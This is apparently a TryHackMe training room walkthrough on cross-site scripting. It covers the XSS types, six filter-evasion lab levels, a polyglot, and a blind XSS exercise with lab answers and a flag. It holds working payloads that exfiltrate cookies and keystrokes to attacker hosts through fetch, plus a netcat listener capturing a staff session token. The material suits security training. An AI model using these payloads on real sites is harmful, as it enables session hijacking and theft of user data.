

# Introduction to Cross-Site Scripting

## Room Brief

### Prerequisites:

It's worth noting that because XSS is based on JavaScript, it would be helpful to have a basic understanding of the language. However, none of the examples is overly complicated—also, a basic understanding of Client-Server requests and responses.

Cross-Site Scripting, better known as XSS in the cybersecurity community, is classified as an injection attack where malicious JavaScript gets injected into a web application with the intention of being executed by other users. In this room, you'll learn about the different XSS types, how to create XSS payloads, how to modify your payloads to evade filters, and then end with a practical lab where you can try out your new skills.

Cross-site scripting vulnerabilities are extremely common. Below are a few reports of XSS found in massive applications; you can get paid very well for finding and reporting these vulnerabilities.

- [XSS found in Shopify](#)
- [\\$7,500 for XSS found in Steam chat](#)
- [\\$2,500 for XSS in HackerOne](#)
- [XSS found in Infogram](#)

\*\*\*\*\*

**Answer the questions below:**

**What does XSS stand for?**

Answer: **Cross-Site Scripting**

\*\*\*\*\*

## XSS Payloads

### What is a payload?

In XSS, the payload is the JavaScript code we wish to be executed on the targets computer. There are two parts to the payload, the intention and the modification.

The intention is what you wish the JavaScript to actually do (which we'll cover with some examples below), and the modification is the changes to the code we need to make it execute as every scenario is different (more on this in the perfecting your payload task).

Here are some examples of XSS intentions.

### **Proof Of Concept:**

This is the simplest of payloads where all you want to do is demonstrate that you can achieve XSS on a website. This is often done by causing an alert box to pop up on the page with a string of text, for example:

```
<script>alert('XSS');</script>
```

### **Session Stealing:**

Details of a user's session, such as login tokens, are often kept in cookies on the target's machine. The below JavaScript takes the target's cookie, base64 encodes the cookie to ensure successful transmission and then posts it to a website under the hacker's control to be logged. Once the hacker has these cookies, they can take over the target's session and be logged as that user.

```
<script>fetch('https://hacker.thm/steal?cookie=' + btoa(document.cookie));</script>
```

### **Key Logger:**

The below code acts as a key logger. This means anything you type on the webpage will be forwarded to a website under the hacker's control. This could be very damaging if the website the payload was installed on accepted user logins or credit card details.

```
<script>document.onkeypress = function(e) { fetch('https://hacker.thm/log?key=' + btoa(e.key) );}</script>
```

### **Business Logic:**

This payload is a lot more specific than the above examples. This would be about calling a particular network resource or a JavaScript function. For example, imagine a JavaScript function for changing the user's email address called `user.changeEmail()`. Your payload could look like this:

```
<script>user.changeEmail('attacker@hacker.thm');</script>
```

Now that the email address for the account has changed, the attacker may perform a reset password attack.

The next four tasks are going to cover the different types of XSS Vulnerabilities, all requiring slightly different attack payloads and user interaction.

\*\*\*\*\*

**Answer the questions below:**

**Which document property could contain the user's session token?**

Answer: `document.cookie`

**Which JavaScript method is often used as a Proof Of Concept?**

Answer: `alert`


\*\*\*\*\*

## Reflected XSS


Reflected XSS happens when user-supplied data in an HTTP request is included in the webpage source without any validation.

### Example Scenario:


A website where if you enter incorrect input, an error message is displayed. The content of the error message gets taken from the error parameter in the query string and is built directly into the page source.



The application doesn't check the contents of the error parameter, which allows the attacker to insert malicious code.



The vulnerability can be used as per the scenario in the image below:



### Potential Impact:

The attacker could send links or embed them into an iframe on another website containing a JavaScript payload to potential victims getting them to execute code on their browser, potentially revealing session or customer information.

### How to test for Reflected XSS:

You'll need to test every possible point of entry; these include:

- Parameters in the URL Query String
- URL File Path
- Sometimes HTTP Headers (although unlikely exploitable in practice)

Once you've found some data which is being reflected in the web application, you'll then need to confirm that you can successfully run your JavaScript payload; your payload will be dependent on where in the application your code is reflected (you'll learn more about this in task 6).

\*\*\*\*\*

**Answer the questions below:**

**Where in an URL is a good place to test for reflected XSS?**

Answer: **Parameters**

\*\*\*\*\*

## Stored XSS

As the name infers, the XSS payload is stored on the web application (in a database, for example) and then gets run when other users visit the site or web page.

### Example Scenario:

A blog website that allows users to post comments. Unfortunately, these comments aren't checked for whether they contain JavaScript or filter out any malicious code. If we now post a comment containing JavaScript, this will be stored in the database, and every other user now visiting the article will have the JavaScript run in their browser.



### Potential Impact:

The malicious JavaScript could redirect users to another site, steal the user's session cookie, or perform other website actions while acting as the visiting user.

### How to test for Stored XSS:

You'll need to test every possible point of entry where it seems data is stored and then shown back in areas that other users have access to; a small example of these could be:

- Comments on a blog
- User profile information

## - Website Listings

Sometimes developers think limiting input values on the client-side is good enough protection, so changing values to something the web application wouldn't be expecting is a good source of discovering stored XSS, for example, an age field that is expecting an integer from a dropdown menu, but instead, you manually send the request rather than using the form allowing you to try malicious payloads.

Once you've found some data which is being stored in the web application, you'll then need to confirm that you can successfully run your JavaScript payload; your payload will be dependent on where in the application your code is reflected (you'll learn more about this in task 6).

\*\*\*\*\*

**Answer the questions below:**

**How are stored XSS payloads usually stored on a website?**


Answer: **database**

\*\*\*\*\*

## DOM Based XSS

**What is the DOM?**

DOM stands for Document Object Model and is a programming interface for HTML and XML documents. It represents the page so that programs can change the document structure, style and content. A web page is a document, and this document can be either displayed in the browser window or as the HTML source. A diagram of the HTML DOM is displayed below:



If you want to learn more about the DOM and gain a deeper understanding [w3.org](https://www.w3.org) has a great resource.

## Exploiting the DOM

DOM Based XSS is where the JavaScript execution happens directly in the browser without any new pages being loaded or data submitted to backend code. Execution occurs when the website JavaScript code acts on input or user interaction.

### Example Scenario:

The website's JavaScript gets the contents from the `window.location.hash` parameter and then writes that onto the page in the currently being viewed section. The contents of the hash aren't checked for malicious code, allowing an attacker to inject JavaScript of their choosing onto the webpage.

### Potential Impact:

Crafted links could be sent to potential victims, redirecting them to another website or stealing content from the page or the user's session.

### How to test for Dom Based XSS:

DOM Based XSS can be challenging to test for and requires a certain amount of knowledge of JavaScript to read the source code. You'd need to look for parts of the code that access certain variables that an attacker can have control over, such as `"window.location.x"` parameters.

When you've found those bits of code, you'd then need to see how they are handled and whether the values are ever written to the web page's DOM or passed to unsafe JavaScript methods such as `eval()`.

\*\*\*\*\*

**Answer the questions below:**

**What unsafe JavaScript method is good to look for in source code?**

Answer: `eval()`

\*\*\*\*\*

## Blind XSS

Blind XSS is similar to a stored XSS (which we covered in task 4) in that your payload gets stored on the website for another user to view, but in this instance, you can't see the payload working or be able to test it against yourself first.

### **Example Scenario:**

A website has a contact form where you can message a member of staff. The message content doesn't get checked for any malicious code, which allows the attacker to enter anything they wish. These messages then get turned into support tickets which staff view on a private web portal.

### **Potential Impact:**

Using the correct payload, the attacker's JavaScript could make calls back to an attacker's website, revealing the staff portal URL, the staff member's cookies, and even the contents of the portal page that is being viewed. Now the attacker could potentially hijack the staff member's session and have access to the private portal.

How to test for Blind XSS:

When testing for Blind XSS vulnerabilities, you need to ensure your payload has a call back (usually an HTTP request). This way, you know if and when your code is being executed.

A popular tool for Blind XSS attacks is [XSS Hunter Express](#). Although it's possible to make your own tool in JavaScript, this tool will automatically capture cookies, URLs, page contents and more.

\*\*\*\*\*

### **Answer the questions below:**

**What tool can you use to test for Blind XSS?**

Answer: **XSS Hunter Express**

**What type of XSS is very similar to Blind XSS?**

Answer: **Stored XSS**

\*\*\*\*\*

## **Perfecting Your Payload**

The payload is the JavaScript code we want to execute either on another user's browser or as a proof of concept to demonstrate a vulnerability in a website.

Your payload could have many intentions, from just bringing up a JavaScript alert box to prove we can execute JavaScript on the target website to extracting information from the webpage or user's session.



How your JavaScript payload gets reflected in a target website's code will determine the payload you need to use. To Explain this, click the green Start Machine button on the right, and when the machine has loaded, open the below link in a new tab.

[https://LAB\\_WEB\\_URL.p.thmlabs.com](https://LAB_WEB_URL.p.thmlabs.com)

The aim for each level will be to execute the JavaScript alert function with the string THM, for example:

```
<script>alert('THM');</script>
```

### Level One:

You're presented with a form asking you to enter your name, and once you've entered your name, it will be presented on a line below, for example:

**Level 1**

Enter Your Name

**Hello, Cameron**

If you view the Page Source, You'll see your name reflected in the code:

```
<div class="text-center">  
<h2>Hello, Cameron</h2> == $0
```

Instead of entering your name, we're instead going to try entering the following JavaScript Payload: `<script>alert('THM');</script>`

Now when you click the enter button, you'll get an alert popup with the string THM and the page source will look like the following:

An embedded page at 10-10-142-225.reverse-proxy-eu-west-1.tryhackme.com says

THM



```
<div class="text-center">
  <h2> == $0
    "Hello, "
    <script>alert('THM');</script>
  </h2>
```

And then, you'll get a confirmation message that your payload was successful with a link to the next level.

### Level Two:

Like the previous level, you're being asked again to enter your name. This time when clicking enter, your name is being reflected in an input tag instead:

## Level 2

Enter Your Name

Enter

Hello,

Viewing the page source, you can see your name reflected inside the value attribute of the input tag:

```
<div class="text-center">
  <h2> == $0
    "Hello, "
    <input value="Cameron">
  </h2>
```

It wouldn't work if you were to try the previous JavaScript payload because you can't run it from inside the input tag. Instead, we need to escape the input tag first so the payload can run properly. You can do this with the following payload:

```
"><script>alert('THM');</script>
```

The important part of the payload is the ">" which closes the value parameter and then closes the input tag.

This now closes the input tag properly and allows the JavaScript payload to run:



Now when you click the enter button, you'll get an alert popup with the string THM. And then, you'll get a confirmation message that your payload was successful with a link to the next level.

### Level Three:

You're presented with another form asking for your name, and the same as the previous level, your name gets reflected inside an HTML tag, this time the textarea tag.

## Level 3

Enter Your Name

Enter

Hello,

Cameron

We'll have to escape the textarea tag a little differently from the input one (in Level Two) by using the following payload: `</textarea><script>alert('THM');</script>`

This turns this:

```
<div class="text-center">
  <h2> == $0
    "Hello, "
    <textarea>cameron</textarea>
  </h2>
```

Into This:

An embedded page at 10-10-142-225.reverse-proxy-eu-west-1.tryhackme.com says

THM

OK

```
<h2> == $0
  "Hello, "
  <textarea></textarea>
  <script>alert('THM');</script>
</h2>
```

The important part of the above payload is `</textarea>`, which causes the textarea element to close so the script will run.

Now when you click the enter button, you'll get an alert popup with the string THM. And then, you'll get a confirmation message that your payload was successful with a link to the next level.

#### Level Four:

Entering your name into the form, you'll see it reflected on the page. This level looks similar to level one, but upon inspecting the page source, you'll see your name gets reflected in some JavaScript code.

```
<h2> == $0
  "Hello, "
  <span class="name">Cameron</span>
</h2>
</div>
<script>
document.getElementsByClassName('name')
[0].innerHTML='Cameron'; </script>
```

You'll have to escape the existing JavaScript command, so you're able to run your code; you can do this with the following payload `'alert("THM");//` which you'll see from the below screenshot will execute your code. The `'` closes the field specifying the name, then `;` signifies the end of the current command, and the `//` at the end makes anything after it a comment rather than executable code.

An embedded page at 10-10-142-225.reverse-proxy-eu-west-1.tryhackme.com says

THM

OK

```
<script> == $0
document.getElementsByClassName('name')
[0].innerHTML='';alert('THM');// '
```

Now when you click the enter button, you'll get an alert popup with the string THM. And then, you'll get a confirmation message that your payload was successful with a link to the next level.

### Level Five:

Now, this level looks the same as level one, and your name also gets reflected in the same place. But if you try the `<script>alert('THM');</script>` payload, it won't work. When you view the page source, you'll see why.

```
<div class="text-center">
  <h2>Hello, <>alert('THM');</h2> == $0
</div>
```

The word `script` gets removed from your payload, that's because there is a filter that strips out any potentially dangerous words.

When a word gets removed from a string, there's a helpful trick that you can try.

Original Payload:

```
<scriptscript>alert('THM');</scriptscript>
```

Text to be removed (by the filter):

```
<scriptscript>alert('THM');</scriptscript>
```

Final Payload (after passing the filter):

```
<script>alert('THM');</script>
```

Try entering the payload `<scriptscript>alert('THM');</scriptscript>` and click the enter button, you'll get an alert popup with the string THM. And then, you'll get a confirmation message that your payload was successful with a link to the next level.

### Level Six:

Similar to level two, where we had to escape from the value attribute of an input tag, we can try `"><script>alert('THM');</script>`, but that doesn't seem to work. Let's inspect the page source to see why that doesn't work.

```
<h2>Your Picture</h2> == $0
<img src scriptalert('thm'); script">
```

You can see that the `<` and `>` characters get filtered out from our payload, preventing us from escaping the IMG tag. To get around the filter, we can take advantage of the additional attributes of the IMG tag, such as the `onload` event. The `onload` event

executes the code of your choosing once the image specified in the src attribute has loaded onto the web page.

Let's change our payload to reflect this `/images/cat.jpg" onload="alert('THM');` and then viewing the page source, and you'll see how this will work.

```
<h2>Your Picture</h2> == $0

```

Now when you click the enter button, you'll get an alert popup with the string THM. And then, you'll get a confirmation message that your payload was successful; with this being the last level, you'll receive a flag that can be entered below.

### Polyglots:

An XSS polyglot is a string of text which can escape attributes, tags and bypass filters all in one. You could have used the below polyglot on all six levels you've just completed, and it would have executed the code successfully.

```
jaVaScRipt:/*-/*`/*\`/*'/*"/**/(/* */onerror=alert('THM')
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert
('THM')//>\x3e
```

\*\*\*\*\*

**Answer the questions below:**

**What is the flag you received from level six?**

Level 6

Enter An Image Path

Your Picture



XSS Payload Successful

You Completed All The Challenges!

THM{XSS\_MASTER}

Answer: **THM{XSS\_MASTER}**

\*\*\*\*\*

## Practical Example(Blind XSS)

For the last task, we will go over a Blind XSS vulnerability. Ensure you terminate the previous machine and then click on the green Start Machine button on the right to load the Acme IT Support website. You'll need to use the AttackBox using the blue button at the top of the page. Once loaded, open the link below inside the AttackBox's Firefox browser to view the target website.

[https://LAB\\_WEB\\_URL.p.thmlabs.com](https://LAB_WEB_URL.p.thmlabs.com)

Click on the Customers tab on the top navigation bar and click the "Signup here" link to create an account. Once your account gets set up, click the Support Tickets tab, which is the feature we will investigate for weaknesses.

Try creating a support ticket by clicking the green Create Ticket button, enter the subject and content of just the word test and then click the blue Create Ticket button. You'll now notice your new ticket in the list with an id number which you can click to take you to your newly created ticket.

Like task three, we will investigate how the previously entered text gets reflected on the page. Upon viewing the page source, we can see the text gets placed inside a textarea tag.

```
52         <div><label>Ticket Contents:</label></div>
53         <div><textarea class="form-control">test</textarea></div>
54     </div>
55 </div>
```

[Dashboard](#) [Support Tickets](#) [Your Account](#) [Logout](#)

Ticket Information

**Status:** Open

**Ticket Id:** 3

**Ticket Subject:** test

**Ticket Created:** 30/09/2021 14:37

**Ticket Contents:**

test




Let's now go back and create another ticket. Let's see if we can escape the textarea tag by entering the following payload into the ticket contents:

```
</textarea>test
```

Again, opening the ticket and viewing the page source, we've successfully escaped the textarea tag.


```
51         <div><label>Ticket Created:</label> 23/08/2021 12:24</div>
52         <div><label>Ticket Contents:</label></div>
53         <div><textarea class="form-control"></textarea>test</textarea></div>
54     </div>
55 </div>
```



The screenshot shows a 'Ticket Information' form. It contains the following fields: 'Status: Open', 'Ticket Id: 4', 'Ticket Subject: test', 'Ticket Created: 30/09/2021 14:41', and 'Ticket Contents:'. The 'Ticket Contents' field is a large text area with the word 'test' entered at the bottom.

Let's now expand on this payload to see if we can run JavaScript and confirm that the ticket creation feature is vulnerable to an XSS attack. Try another new ticket with the following payload:

```
</textarea><script>alert("THM");</script>
```




Now when you view the ticket, you should get an alert box with the string THM. We're going to now expand the payload even further and increase the vulnerabilities impact.

Because this feature is creating a support ticket, we can be reasonably confident that a staff member will also view this ticket which we could get to execute JavaScript.

Some helpful information to extract from another user would be their cookies, which we could use to elevate our privileges by hijacking their login session. To do this, our payload will need to extract the user's cookie and exfiltrate it to another webserver server of our choice. Firstly, we'll need to set up a listening server to receive the information.

Using the AttackBox, let's set up a listening server using Netcat. If we want to listen on port 9001, we issue the command `nc -l -p 9001`. The `-l` option indicates that we want to use Netcat in listen mode, while the `-p` option is used to specify the port number. To avoid the resolution of hostnames via DNS, we can add `-n`; moreover, to discover any errors, running Netcat in verbose mode by adding the `-v` option is recommended. The final command becomes `nc -n -l -v -p 9001`, equivalent to `nc -nlvp 9001`.

A terminal window with a dark background and three colored window control buttons (red, green, yellow) in the top-left corner. The prompt is 'user@machine\$' followed by the command 'nc -nlvp 9001' in orange. Below the command, the output 'Listening on [0.0.0.0] (family 0, port 9001)' is displayed in light blue.

Now that we've set up the method of receiving the exfiltrated information, let's build the payload.

```
</textarea><script>fetch('http://URL_OR_IP:PORT_NUMBER?cookie=' +  
btoa(document.cookie) );</script>
```

Let's break down the payload:

- The `</textarea>` tag closes the text area field.
- The `<script>` tag opens an area for us to write JavaScript.
- The `fetch()` command makes an HTTP request.
- `URL_OR_IP` is either the THM request catcher URL, your IP address from the THM AttackBox, or your IP address on the THM VPN Network.
- `PORT_NUMBER` is the port number you are using to listen for connections on the AttackBox.
- `?cookie=` is the query string containing the victim's cookies.
- `btoa()` command base64 encodes the victim's cookies.
- `document.cookie` accesses the victim's cookies for the Acme IT Support Website.
- `</script>` closes the JavaScript code block.

Now create another ticket using the above payload, making sure to swap out the URL\_OR\_IP:PORT\_NUMBER variables with your settings (make sure to specify the port number as well for the Netcat listener). Now, wait up to a minute, and you will see the request come through containing the victim's cookies.

Note: You may encounter issues with receiving the request using your own VM and the VPN. It is recommended you use the AttackBox for this task.

You can now base64 decode this information using a site like <https://www.base64decode.org/>, giving you the necessary information to answer the below question.

\*\*\*\*\*

**Answer the questions below:**

**What is the value of the staff-session cookie?**

Create Ticket

Ticket Subject

cookietest

Ticket Contents

```
</textarea><script>fetch('http://10.10.39.166:9001?cookie=' + btoa(document.cookie));</script>
```


Close

Create Ticket

```
root@ip-10-10-39-166:~# nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.227.70 34308
GET /?cookie=c3RhZmYtc2Vzc2lrbj00QUIzMDVFNTU5NTUxOTc2OTNGMDFENkY4RkQyRDMyMQ== HTTP/1.1
Host: 10.10.39.166:9001
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/89.0.4389.72 Safari/537.36
Accept: */*
Origin: http://172.17.0.1
Referer: http://172.17.0.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

c3RhZmYtc2Vzc2lrbj00QUIzMDVFNTU5NTUxOTc2OTNGMDFENkY4RkQyRDMyMQ==

ABC 64 1

**Output** 

|staff-session=4AB305E55955197693F01D6F8FD2D321

Answer: 4AB305E55955197693F01D6F8FD2D321